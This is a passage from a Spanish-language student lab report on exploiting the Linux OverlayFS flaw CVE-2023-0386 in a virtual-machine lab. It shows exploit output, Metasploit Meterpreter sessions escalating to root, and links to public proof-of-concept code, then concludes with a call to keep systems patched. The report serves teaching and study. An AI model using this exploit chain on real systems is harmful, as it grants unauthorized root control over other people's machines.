[*] total 8
drwxrwxr-x 1 root   root        4096 Nov  2 15:17 .
drwxrwxr-x 6 root   root        4096 Nov  2 15:17 ..
-rwsrwxrwx 1 nobody nogroup 83886080 Jan  1  1970 file
[+] getattr_callback
[+] getattr_callback
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read_callback
    path  : /file
    size  : 0x20000
    offset: 0x0
[+] read_callback
    path  : /file
    size  : 0x20000
    offset: 0x20000
[+] read_callback
```

Verificación de privilegios

Cuando pararon los mensajes mostrados anteriormente, usé nuevamente ***sessions –l*** para comprobar las sesiones abiertas. Ahí pude ver que el exploit había generado una nueva sesión 2 como root.

```
msf exploit(linux/local/cve_2023_0386_overl
ayfs_priv_esc) > sessions -l

Active sessions
===============

  Id  Name  Type                  Information      Connection
  --  ----  ----                  -----------      ----------
  1         meterpreter x6        victima @ 10.0   10.0.2.4:4444
            4/linux               .2.6             → 10.0.2.6:52
                                                   870 (10.0.2.6)
  2         meterpreter x6        root @ 10.0.2.   10.0.2.4:4444
            4/linux               6                → 10.0.2.6:52
                                                   872 (10.0.2.6)
```

Finalmente, entré a esta sesión mediante ***sessions –i 2*** y escribí ***getuid*** para ver que efectivamente el nombre de usuario era “root”.


```
msf exploit(linux/local/cve_2023_0386_overl
ayfs_priv_esc) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
```

También creé una carpeta en el escritorio con el nombre del CVE desde la shell en la atacante:

```
cd home/victima/Desktop
mkdir CVE-2023-0386
ls
CVE-2023-0386
```

Y comprobé en la víctima que se había creado:



7. Conclusiones

La explotación del CVE-2023-0386 ha permitido demostrar de forma práctica cómo una vulnerabilidad aparentemente limitada a componentes internos del kernel puede desembocar en una escalada de privilegios, comprometiendo totalmente la seguridad del sistema operativo.

Durante el proyecto se ha comprobado que la vulnerabilidad afecta directamente al diseño del subsistema OverlayFS, permitiendo a un usuario sin privilegios manipular la forma en que se fusionan capas de ficheros del sistema, consiguiendo que el kernel acepte binarios SUID maliciosos o rutas manipuladas.

A nivel metodológico, el uso de máquinas virtuales, redes NAT y herramientas como Metasploit y Meterpreter ha permitido reproducir un entorno controlado y seguro que refleja un ataque realista.

En conjunto, este estudio demuestra que las vulnerabilidades del kernel siguen siendo una de las amenazas más críticas para los sistemas modernos, y subraya la importancia de mantener nuestros sistemas siempre actualizados y aplicar medidas de seguridad incluso en sistemas aparentemente seguros.

8. Bibliografía

CVE Details. *CVE-2023-0386*. Recuperado de https://www.cvedetails.com/cve/CVE-2023-0386/

TuxCare. *The best Linux distro for your enterprise – Finding the right fit*. Recuperado de https://tuxcare.com/es/blog/the-best-linux-distro-for-your-enterprise-finding-the-right-fit/#:~:text=Una%20distribuci%C3%B3n%20Linux%20es%20una,una%20infraestructura%20segura%20y%20fiable

Ubuntu. (2022). *Ubuntu 22.04.1 LTS (Desktop amd64) – ISO oficial*. Recuperado de https://old-releases.ubuntu.com/releases/22.04.1/ubuntu-22.04.1-desktop-amd64.iso

Ubuntu Kernel Team. *Ubuntu Mainline Kernel v5.15*. Recuperado de https://kernel.ubuntu.com/mainline/v5.15/

Joulgs. (2023, marzo). *CVE-2023-0386 overlayfs exploit PoC gist*. Recuperado de https://gist.github.com/joulgs/c8a85bb462f48ffc2044dd878ecaa786

Código para solventar el error surgido

Exploit failed: Errno::ENOENT No such file or directory @ rb_sysopen - /usr/share/metasploit-framework/external/source/exploits/CVE-2023-0386/cve_2023_0386.c. Recuperado de

https://raw.githubusercontent.com/rapid7/metasploit-framework/master/external/source/exploits/CVE-2023-0386/cve_2023_0386.c

Para las secciones ***Generación del payload en Kali (atacante), Handler en Metasploit y Servir y ejecutar payload*** me he ayudado de ChatGPT.